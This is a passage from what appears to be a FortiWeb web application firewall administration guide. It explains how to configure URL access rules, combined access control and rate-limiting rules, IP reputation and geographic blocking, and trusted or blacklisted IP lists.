Source Domain	Specify the domain to match. Depending on the value of **Source Domain Type**, enter one of the following: • the literal domain • a regular expression. Available only if Source Address Type is **Source Domain**.
URL Type	Select whether the URL Pattern field will contain a literal URL (**Simple String**), or a regular expression designed to match multiple URLs (**Regular Expression**).

Setting name	Description


URL Pattern	Depending on your selection in URL Type, enter either:
	• the literal URL, such as `/admin.php`. The URL must begin with a slash (/).
	• a regular expression.
	For example, the URL is:
	`/send/?packet=1&token=41`
	Use the following expression to match the exact, full URL, with both parameters set to any number:
	`^\/send\/\?packet=[0-9]+\&token=[0-9]+`
	To match the exact, full URL when the values of the parameters are between 0 and 999,999:
	`^\/send\/\?packet=[0-9]{1,6}\&token=[0-9]{1,6}`
	To match the root path regardless of appended parameters and without regard to order:
	`^\/send\/`
	The pattern does not require a slash (/). However, it must at least match URLs that begin with a slash, such as `/admin.cfm`.
	When you finish typing the regular expression, click the **>>** (test) icon. This opens the **Regular Expression Validator** window where you can fine-tune the expression (see Regular expression syntax on page 864).
	Do not include the domain name, such as `www.example.com`, which is configured separately in the Host drop-down list for the URL access rule.

Meet this condition if:	Select whether the access condition is met when the HTTP request matches both the regular expression (or text string) **and** source IP address of the client, or when it does **not** match the regular expression (or text string) and/or source IP address of the client.

7. Click **OK**.
8. Repeat the previous steps for each individual condition that you want to add to the URL access rule.
9. Go to **Web Protection > Access > URL Access Policy**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
10. Click **Create New**.

    A dialog appears.



11. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
12. Click **OK**.
13. Click **Create New** to add an entry to the set.

    A dialog appears.



14. From the **Access Rule Name** drop-down list, select the name of a URL access rule to include in the policy.

    To view or change the information associated with the rule, select the **Detail** link. The **URL Access Rule** dialog appears. Use the browser **Back** button to return.
15. Click **OK**.
16. Repeat the previous steps for each individual rule that you want to add to the URL access policy.

    Rules at the top of the list have priority over rules further down. Use **Move** to change the order of the rules. (The **ID** value does not affect rule priority).
17. To apply the URL access policy, select it in an inline or offline protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

    Attack log messages contain `URL Access Violation` when this feature detects a suspicious HTTP request.

See also

- Configuring a protection profile for inline topologies
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation
- IPv6 support

Combination access control & rate limiting

What if you want to allow a web crawler, but only if it is not too demanding, and comes from a source IP that is known to be legitimate for that crawler? What if you want to allow only a client that is a senior manager's IP, and only if it hasn't been infected by malware whose access rate is contributing to a DoS?

Advanced access control rules provide a degree of flexibility for these types of complex conditions. You can combine any or all of these criteria:

- Source IP
- User
- rate limit (including rate limiting for specific types of content)
- HTTP header or response code
- URL
- predefined or custom attack or data leak signature violation
- transaction or packet interval timeout
- real browser enforcement

You use the rule's filters to specify all criteria that you require allowed traffic to match.

The filters apply to request traffic only, with the following exceptions:

- **HTTP Response Code** and **Content Type** apply to responses.
- **Signature Violation** applies to either requests or responses, depending on which signatures you enable.

FortiWeb includes predefined rules that defend against some popular attacks. You cannot edit these predefined rules, but you can view their settings or create duplicates of them that you can edit (that is, by cloning).



Advanced access control is available even if FortiWeb derives client source IP addresses from the X-header field (see Defining your proxies, clients, & X-headers on page 366 on page 278). For example, if FortiWeb is deployed behind a load balancer or other web proxy that applies source NAT.

To configure an advanced access control rule

1. Go to **Web Protection > Advanced Protection > Custom Rule**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.


2. Do one of the following:

   - To create a new rule, click **Create New**.
   - To create a new rule based on a predefined rule, select the predefined rule to use, and then click **Clone**.

A dialog appears.

3. If you are cloning a predefined rule, enter a name for your new rule, and then click **OK**. To edit or review the rule settings, select the rule, and then click **Edit**.

4. Configure these settings:



Setting name	Description
Name	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Action	Select which action the FortiWeb appliance will take when it detects a violation of the rule: • **Alert** — Accept the request and generate an alert email and/or log message. • **Alert & Deny** — Block the request (or reset the connection) and generate an alert email and/or log message. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. • **Period Block** — Block subsequent requests from the client for a number of seconds. Also configure Block Period. You can customize the web page that FortiWeb returns to the client with the HTTP status code. See Customizing error and authentication pages (replacement messages) on page 665. The default value is **Alert**. **Caution:** This setting is ignored when Monitor Mode is enabled. **Note:** Logging and/or alert email will occur only if enabled and configured. See Logging on page 689 and Alert email on page 728.

Setting name	Description
Block Period	Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule. This setting is available only if Action is set to **Period Block**. The valid range is from 1 to 3,600 (1 hour). The default value is 60. See also Monitoring currently blocked IPs on page 760.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule: • Low • Medium • High The default value is **Medium**.
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See Viewing log messages on page 706.
Real Browser Enforcement	Specifies whether FortiWeb returns a JavaScript to the client to test whether it is a web browser or automated tool when it meets any of the specified conditions. If the client fails the test or does not return results before the Validation Timeout expires, FortiWeb applies the Action. If the client appears to be a web browser, FortiWeb allows the client to exceed the action. See also Bot analysis on page 759.
Validation Timeout	Enter the maximum amount of time that FortiWeb waits for results from the client for Real Browser Enforcement.

5. Click **OK**.
6. Click **Create New** to add an entry to the set.

   A dialog appears.
7. From **Filter Type**, select one of the following conditions that a request must match in order to be allowed, then click **OK**.

   The **Filter Type** value determines which settings are displayed in the next dialog box.

   - **Source IPv4/IPv6** — Type the IP address of a client that is allowed. Depending on your configuration of how FortiWeb derives the client's IP (see Defining your proxies, clients, & X-headers on page 366), this may be the IP address that is indicated in an HTTP header rather than the IP header.

     To enter an address range, enter the first and last address in the range separated by a hyphen. For example, for an IPv4 address, enter `1.2.3.4-1.2.3.40`. For an IPv6 address, enter `2001::1-2001::100`.
   - **User** — Enter a user name to match, and then specify whether the condition matches if the request

contains the specified user name or matches only for user names other than the specified one.

Note: This type of filter requires you to select a user tracking policy in any protection profile that uses this advanced access policy. See Tracking users on page 324.

- **URL** — Type a regular expression that matches one or more URLs, such as `/index\.jsp`. Do not include the host name.



To accept requests that do **not** match the URL, do **not** precede the URL with an exclamation mark (`!`). Use the CLI to configure the `reverse-match {no | yes}` setting for this filter. For details, see the FortiWeb CLI Reference.

- **HTTP Header** — Indicate a single HTTP **Header Name** such as `Host:`,and all **or** part of its value in **Header Value**. The request matches the condition if that header **contains** your exact value or matches your regular expression (depending on whether you have selected **Simple String** or **Regular Expression**). Value matching is **case sensitive**.

  If you select **Header Value Reverse Match**, the request matches the condition if the header **does not** contain the exact value or regular expression.



To prevent accidental matches, specify as much of the header's value as possible. Do not use an ambiguous substring.

For example, entering the value `192.168.1.1` would **also** match the IPs 192.168.10-19 and 192.168.100-199. This result is probably unintended. The better solution would be to configure either:

- a regular expression such as `^192.168.1.1$` or
- a source IP condition instead of an HTTP header condition

- **Access Rate Limit** — This is the number of requests per second per client IP. Depending on your configuration of how FortiWeb will derive the client's IP (see Defining your proxies, clients, & X-headers on page 366), this may be the IP address that is indicated in an HTTP header rather than the IP header.

  You can add only one **Access Rate Limit** filter to each rule.

- **Signature Violation** — Matches if FortiWeb detects a selected category of attack signature in the request or response. The following categories are available:
  - Cross Site Scripting
  - Cross Site Scripting (Extended)
  - SQL Injection
  - SQL Injection (Extended)
  - Generic Attacks
  - Generic Attacks (Extended)
  - Known Exploits
  - Custom Signature (group or individual rule)

To use one of these categories in an advanced access control rule, enable the corresponding item in your signatures configuration. For more information, see Blocking known attacks & data leaks on page 501.

- **Transaction Timeout** — Matches if the lifetime of a HTTP transaction exceeds the transaction timeout you specify. Specify a timeout value of 1 to 3600 seconds.

- **HTTP Response Code** — Matches if a HTTP response code matches a code or range of codes that you specify. For example, `404` or `500-503`. To specify more than one response code or range, create additional **HTTP Response Code** filters.
- **Content Type** — Matches an HTTP response for a file that matches one of the specified types. Use with **Occurrence** to detect and control web scraping (content scraping) activity. (For an example using auto-learning data, see Most hit IP table and web scraping detection on page 242.)
- **Packet Interval Timeout** — Matches if the time period between packets arriving from either the client or server (request or response packets) exceeds the value in seconds you specify for **Packet Timeout Interval**. Enter a value from 1 to 60.
- **Occurrence** — Matches if a transaction matches other filter types in the current rule at a rate that exceeds a threshold you specify.
  - To measure the rate by counting source client IP address, for **Traced By**, select **Source IP**.
  - To measure by client, select **User**.

    Note: The **User** option requires you to enable the Session Management option in your protection profile. For more information, see Configuring a protection profile for inline topologies on page 608.

8. Click **OK** to exit the sub-dialog and return to the rule configuration.
9. Repeat the previous steps for each individual criteria that you want to add to the access rule.

   For example, you can require both a matching request URL, HTTP header, and client source IP in order to allow a request.

   You can add only one **Access Rate Limit** filter to each rule.
10. Click **OK** to save the rule.
11. Go to **Web Protection > Advanced Protection > Custom Policy**.
12. Click **Create New**. Group the advanced access rules into a policy.

    For example, to create a policy that allows rate-limited access by 3 client IPs, you would group the corresponding 3 advanced access rules for each of those IPs into the policy.

    In **Priority**, enter the priority for each rule in relation to other defined rules. Rules with lower numbers (higher priority) are applied first.
13. To apply the advanced access policy, select it as the Custom Rule in a protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

    Attack log messages contain `Custom Access Violation` when this feature detects an unauthorized access attempt.

See also

- IPv6 support

Blacklisting & whitelisting clients

You can block requests from clients based upon their source IP address directly, their current reputation known to FortiGuard, or which country or region the IP address is associated with.

Conversely, you can also exempt clients from scans typically included by the policy.

Blacklisting source IPs with poor reputation

Manually identifying and blocking all known attackers in the world would be an impossible task. To block:

- botnets
- spammers
- phishers
- malicious spiders/crawlers
- virus-infected clients
- clients using anonymizing proxies
- DDoS participants

you can configure FortiWeb to use the FortiGuard IP Reputation. IP reputation leverages many techniques for accurate, early, and frequently updated identification of compromised and malicious clients so you can block attackers **before** they target your servers. Data about dangerous clients derives from many sources around the globe, including:

- FortiGuard service statistics
- honeypots
- botnet forensic analysis
- anonymizing proxies
- 3rd-party sources in the security community

From these sources, Fortinet compiles a reputation for each public IP address. Clients will have poor reputations if they have been participating in attacks, willingly or otherwise. Because blacklisting innocent clients is equally undesirable, Fortinet also restores the reputations of clients that improve their behavior. This is crucial when an infected computer is cleaned, or in DHCP or PPPoE pools where an innocent client receives an IP address that was previously leased by an attacker.



Because IP reputation data is based on evidence of hostility rather than a client's current physical location on the globe, if your goal is to block attackers rather than restrict delivery, this feature may be preferable.

IP reputation knowledge is regularly updated if you have subscribed and connected your FortiWeb to the FortiGuard IP Reputation service (see Connecting to FortiGuard services on page 180). Due to this, new options appear periodically. You can monitor the FortiGuard web site feed for security advisories which may correlate with new IP reputation-related options.




Because geographical IP policies are evaluated before many other techniques, defining these IP addresses can be used to improve performance. For details, see Sequence of scans on page 30.

The IP Reputation feature can block or log clients based on X-header-derived client source IPs.

See Defining your proxies, clients, & X-headers on page 366.

To configure the policy

1. If you need to exempt some clients' public IP addresses due to possible false positives, configure IP reputation exemptions first. Go to **IP Reputation > IP Reputation > Exceptions**.
2. Go to **IP Reputation > IP Reputation > Policy**.



3. In the **Status** column, enable categories of disreputable clients that you want to block and/or log.

APTs often mask their source IP using anonymizing proxies. While casual attackers will move on to easier potential targets if their initial attempts fail, APTs are motivated to persist until they achieve a successful breach. Early warning can be critical. Therefore even if some innocent anonymous clients use your web servers and you do not want to block them, you still may want to log proxied anonymous requests. Filtering your other attack logs by these anonymous IPs can help you to locate and focus on dangerous requests from these IPs, whether you want to use them to configure a defense, for law enforcement, or for forensic analysis.

4. Similar to configuring attack signatures, also configure Action, Block Period, Severity, and Trigger Action.
5. Click **Apply**.
6. To apply your IP reputation policy, enable IP Reputation in a protection profile that is used by a policy (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617).

   Attack log messages contain `Anonymous Proxy : IP Reputation Violation` or `Botnet : IP Reputation Violation` when this feature detects a possible attack.

See also

- Predefined suspicious request URLs
- Configuring an auto-learning profile
- Recognizing data types

- Connecting to FortiGuard services
- How often does Fortinet provide FortiGuard updates for FortiWeb?

Blacklisting & whitelisting countries & regions

While many web sites are truly global in nature, others are specific to a region. Government web applications that provide services only to its residents are one example.

In such cases, when requests **appear** to originate from other parts of the world, it may not be worth the security risk to accept them.

- DDoS botnets and mercenary hackers might be the predominant traffic source.
- Anonymizing VPN services or Tor may have been used to mask the true source IP of an attacker that is actually within your own country.



Blacklisting clients individually in this case would be time-consuming and difficult to maintain due to PPPoE or other dynamic allocations of public IP addresses, and IP blocks that are re-used by innocent clients.

FortiWeb allows you to block traffic from many IP addresses that are currently known to belong to networks in other regions. It uses a MaxMind GeoLite database of mappings between geographical regions and all public IP addresses that are known to originate from them.

You can also specify exceptions to the blacklist, which allows you to, for example, block a country or region but allow a geographic location within that country or region. If you enable Allow Known Search Engines,



Because network mappings may change as networks grow and shrink, if you use this feature, be sure to periodically update the geography-to-IP mapping database. To download the file, go to the Fortinet Technical Support web site.



This scan is bypassed if the client's source IP is a known search engine and you have enabled Allow Known Search Engines.



Because geographical IP policies are evaluated before many other techniques, defining these IP addresses can be used to improve performance. For details, see Sequence of scans on page 30.

To configure blocking by geography

1. Verify that client source IP addresses are visible to FortiWeb in either the X-headers or as the `SRC` field at the IP layer (see Defining your web servers & load balancers on page 329).

   If FortiWeb is behind an external load balancer that applies SNAT, for example, you may need to configure it to append its and the client's IP address to `X-Forwarded-For:` in the HTTP header so that FortiWeb can apply this feature. Otherwise, all traffic may appear to come from the same client, with a private network IP: the external load balancer.

2. If you want to use a trigger to create a log message and/or alert email when a geographically blacklisted client attempts to connect to your web servers, configure the trigger first. See Viewing log messages on page 706.

3. If you need to exempt some clients' public IP addresses, configure Geo IP reputation exemptions first:


   - Go to **Web Protection> Access > Geo IP Exceptions**.
   - To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.
   - Specify a name for the exception item, and then click **OK**.
   - Click **Create New** to add IPv4 addresses (for example, `192.168.0.1`) or IP ranges (for example, `192.168.0.1-192.168.0.255`) to the exception item, as required.

4. Go to **Web Protection> Access > Geo IP.**

5. Click **Create New**.

   A dialog appears.


6. Configure these settings:



Setting name	Description
Name	Type a name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when a blacklisted IP address attempts to connect to your web servers: • Low • Medium • High
Trigger Action	Select which trigger, if any, that the FortiWeb appliance uses when it logs and/or sends an alert email about a blacklisted IP address's attempt to connect to your web servers. See Viewing log messages on page 706.
Exception	Select the exceptions configuration you created in step 3, if required.

7. Click **OK**.
8. Click **Create New**.
9. From the **Country** list on the left, select one or more geographical regions that you want to block, then click the right arrow to move them to the **Selected Country** list on the right.

   In addition to countries, the **Country** list also includes distinct territories within a country, such as Puerto Rico and United States Minor Outlying Islands, and regions that are not associated with any country, such as Antarctica.



10. Click **OK**.

    The web UI returns to the initial dialog. The countries that you are blocking will appear as individual entries.

11. Click **OK**.

12. To apply your geographical blocking rule, select it in a protection profile (see Configuring a protection profile for inline topologies on page 608 or Configuring a protection profile for an out-of-band topology or asynchronous mode of operation on page 617) that is being used by a server policy.

See also

- Blacklisting & whitelisting clients using a source IP or source IP range
- Connecting to FortiGuard services
- How often does Fortinet provide FortiGuard updates for FortiWeb?

Blacklisting & whitelisting clients using a source IP or source IP range

You can define which source IP addresses are trusted clients, undetermined, or distrusted.

- **Trusted IPs** — Almost always allowed to access to your protected web servers. Trusted IPs are exempt from many (but not all) of the restrictions that would otherwise be applied by a server policy. For a list of skipped scans, see

Sequence of scans on page 30.

- **Blacklisted IPs** — Blocked and prevented from accessing your protected web servers. Requests from blacklisted IP addresses receive a warning message as the HTTP response. The warning message page includes **ID: 70007**, which is the ID of all attack log messages about requests from blacklisted IPs.

Warning response to blacklisted IPs



If a source IP address **is neither** explicitly blacklisted or trusted by an IP list policy, the client can access your web servers, **unless** it is blocked by any of your other configured, subsequent web protection scan techniques (see Sequence of scans on page 30).

Because many businesses, universities, and even now home networks use NAT, a packet's source IP address may not necessarily match that of the client. Keep in mind that if you black list or white list an individual source IP, it may therefore inadvertently affect other clients that share the same IP.

X-header-derived client source IPs (see Defining your proxies, clients, & X-headers on page 366) do **not** support this feature in this release. If FortiWeb is deployed behind a load balancer or other web proxy that applies source NAT, this feature will not work.

Because trusted and blacklisted IP policies are evaluated before many other techniques, defining these IP addresses can be used to improve performance. For details, see Sequence of scans on page 30.


To configure policies for individual source IPs

1. If you want to use a trigger to create a log message and/or alert email when a blacklisted client attempts to connect to your web servers, configure the trigger first. See Viewing log messages on page 706.
2. Go to **Web Protection> Access > IP List.**

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 62.

3. Click **Create New**.


   A dialog appears.



4. In **Name**, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
5. Click OK.
6. Click **Create New** to add an entry to the set.

   A dialog appears.

7. Configure these settings:



Setting name	Description
Type	Select either: • **Trust IP** — The source IP address is trusted and allowed to access your web servers, **unless** it fails a previous scan (see Sequence of scans on page 30). • **Black IP** — The source IP address that is **dis**trusted, and is permanently blocked (blacklisted) from accessing your web servers, even if it would normally pass all other scans. **Note:** If multiple clients share the same source IP address, such as when a group of clients is behind a firewall or router performing network address translation (NAT), blacklisting the source IP address could block innocent clients that share the same source IP address with an offending client.
IPv4/IPv6 / IP Range	Type the client's source IP address. You can enter either a single IP address or a range or addresses (e.g., `172.22.14.1-172.22.14.255` or `10:200::10:1-10:200:10:100`).
Severity	When rule violations are recorded in the attack log, each log message contains a **Severity Level** (`severity_level`) field. Select which severity level the FortiWeb appliance will use when a blacklisted IP address attempts to connect to your web servers: • Low • Medium • High
Trigger Action	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a blacklisted IP address's attempt to connect to your web servers. See Viewing log messages on page 706.

8. Click **OK.**
9. Repeat the previous steps for each individual IP list member that you want to add to the IP list.
